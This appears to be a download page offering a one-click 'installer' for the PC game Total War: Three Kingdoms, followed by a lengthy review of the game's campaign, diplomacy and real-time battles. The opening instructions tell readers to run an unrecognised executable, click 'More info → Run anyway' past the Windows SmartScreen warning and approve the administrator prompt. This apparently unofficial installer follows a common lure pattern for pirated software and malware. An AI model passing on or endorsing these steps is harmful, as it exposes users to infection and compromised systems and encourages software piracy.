
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Total War: Three Kingdoms for PC.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Into the Age of Warlords
When I first played Total War: Three Kingdoms, I thought most of my time in it would be spent fighting battles. It’s true, they are the centre of the game, but I can’t remember the last time I spent so much time gazing at a map, preoccupied with where my next alliance will be forged and which of my zealous military commanders will cause chaos next. This game is odd like that. One moment, you’re deploying your forces for battle. The next, you’re beseeching a rival clan for an alliance and worrying about corruption in your court.
A Strategy Game Built Around Ancient China
Total War: Three Kingdoms is a turn-based strategy game with a real-time battle component. Set in a stylized version of China during a time of chaos and division, you’ll create your own empire in the land of the Three Kingdoms. Build and expand your empire, manage your territories, recruit historical figures, and lead your armies in fratricidal warfare for supremacy of the land. The campaign is more than just coloring the map for your faction. Characters are important.
Warlords and their followers have characters, relationships, goals, and rivalries that can steer your campaign. The open Guanxi system keeps these social ties more integrated with your strategic gameplay, so that a mighty character isn’t just one more piece on your game board. Your friendships and enmities can impact your actions within the social sphere of your faction. And, of course, there’s the battlefield.
When the armies clash, the game is no longer played out on the campaign map and enters a real-time tactical stage. It’s not uncommon to field hundreds of infantry, cavalry, and war machine units in huge battles where your positioning and decisions on the battlefield count. It can get chaos quickly.
From Campaign Decisions to Battlefield Control
The core of the campaign functions turn-by-turn. That means you send armies around, build up your settlements, engage in diplomacy, recruit units and characters, run your economy, research technologies, choose your next region of expansion. All the while, you have to consider what is best. Are you lacking another region to grow your economy? Is an opponent Faction gaining too much strength? Is a possible alliance a good idea now, but a bad one later on? And maybe your best battlefield decision is not attacking.
There’s a lot to think about with diplomacy. Pacts, relationships, trade, disputes and political intrigue can shift the balance of power with a pencil instead of a sword. You can also form friendships or vie with other leaders with rivalries, adding yet more unpredictability to politics. Then the armies clash and things speed up. You direct the movements of your formations and units in live battles, deciding where your infantry can defend, when your cavalry should charge and how your troops react to the shifting sands of your battlefield. It’s your army, but it’s also the map.
I discovered quite early on that just rushing everything ahead is not really a strategy. Sometimes you have to have patience. The campaign interacts with the battles as well. Whatever happens on the field affects your characters and their relationship, so military success is merely one detail in the larger political picture.
Key Features
- Campaign mode of turn-based grand strategy combined with the real-time tactical battles
- From the setting of “ancient” China, in a time of political fragmentation and upheaval
- 12 iconic warlords with varying goals and gameplay
- Face-based campaign systems that include friendships, rivalries, personalities and ambitions
- Network of personal relationships (guanxi) that gives the characters more control over campaign events
- Alliance Diplomacy Politics Relations and diplomacy based on strategic pacts
- Major armies with infantry, cavalry, and war machine units
- Campaign control of territory, economy, technology, recruitment and expansion
- Real-time combat in which the formation, positioning, and timing of units, as well as the variety of units used, determine the victor
- Subtropical environments deserts mountains prominent landmarks
- Single-player campaign plus online cooperative and competitive multiplayer features
- Steam achievements and trading cards
- Mod support through the Steam Workshop
- A campaign format built to make a dynasty rather than merely win battles.
Why the Campaign Keeps Pulling Me Back
This interconnectedness is the greatest strength of Total War: Three Kingdoms. Military force impacts diplomacy, diplomacy impacts expansion, expansion impacts your economy, your economy determines your military strength, characters impact politics, armies impact relationships, everything ends up touching everything else. That interconnected structure makes even the most trivial choices seem profound. If I add a high-quality general to my roster, for example, not only have I added someone who can hold and fight for me on the battlefield, but I’ve added one more individual to the faction and one more person who may form a relationship with someone else in the court.
Sometimes those factions are helpful. Sometimes they’re a headache. Honestly, I love the ambiguity of that. Plus, the different warlords give each campaign a little more flavor. Playing as a different faction is more than just starting in a different place, though – each leader has their own goals, and their own rank in the game’s broader political landscape, which means you’ve got a different vantage point to approach the campaign from. The setting is very helpful, too. Amid all the terrain, from lush subtropical jungles to arid areas and snow-capped mountains, major locations help give the great big map a feeling of tangible reality rather than just an abstract war game. When the armies duke it out, however, all of that preparation is really put to the test. That’s when things get really loud.
Building a Dynasty One Choice at a Time
Total War: Three Kingdoms is at its best when you stop treating it as just a series of battles. Battles are important, and in this game they can be enormous, intense, and sometimes, in ways you might not anticipate, surprisingly chaotic. The real character of the game lies in the war between them. You plan. Someone else undoes them. Another faction gets too strong, a key character develops a rivalry, or a dynamic alliance no longer appears to be quite so advantageous. That is when you adapt… not just march on.
That’s I think what makes the game so enduring. Here you’re not only giving orders to armies but maintaining a delicate political balance as you attempt to forge a broken land into an empire that’s more or less functional. The mash-up of diplomacy, interactions between characters, trade and resource management, technological growth and real-time combat leaves plenty of room for campaigns to vary.
And there’s always another fight around the corner. Perhaps that’s the best part. Twenty minutes can be spent plotting an offensive, only for the real fight to happen in an entirely different manner once the two armies clash. Total War: Three Kingdoms is at its best when those two armies come together. The campaign adds context to your battles, and those battles add consequences to your campaign. You build the empire. And then you fight to preserve it.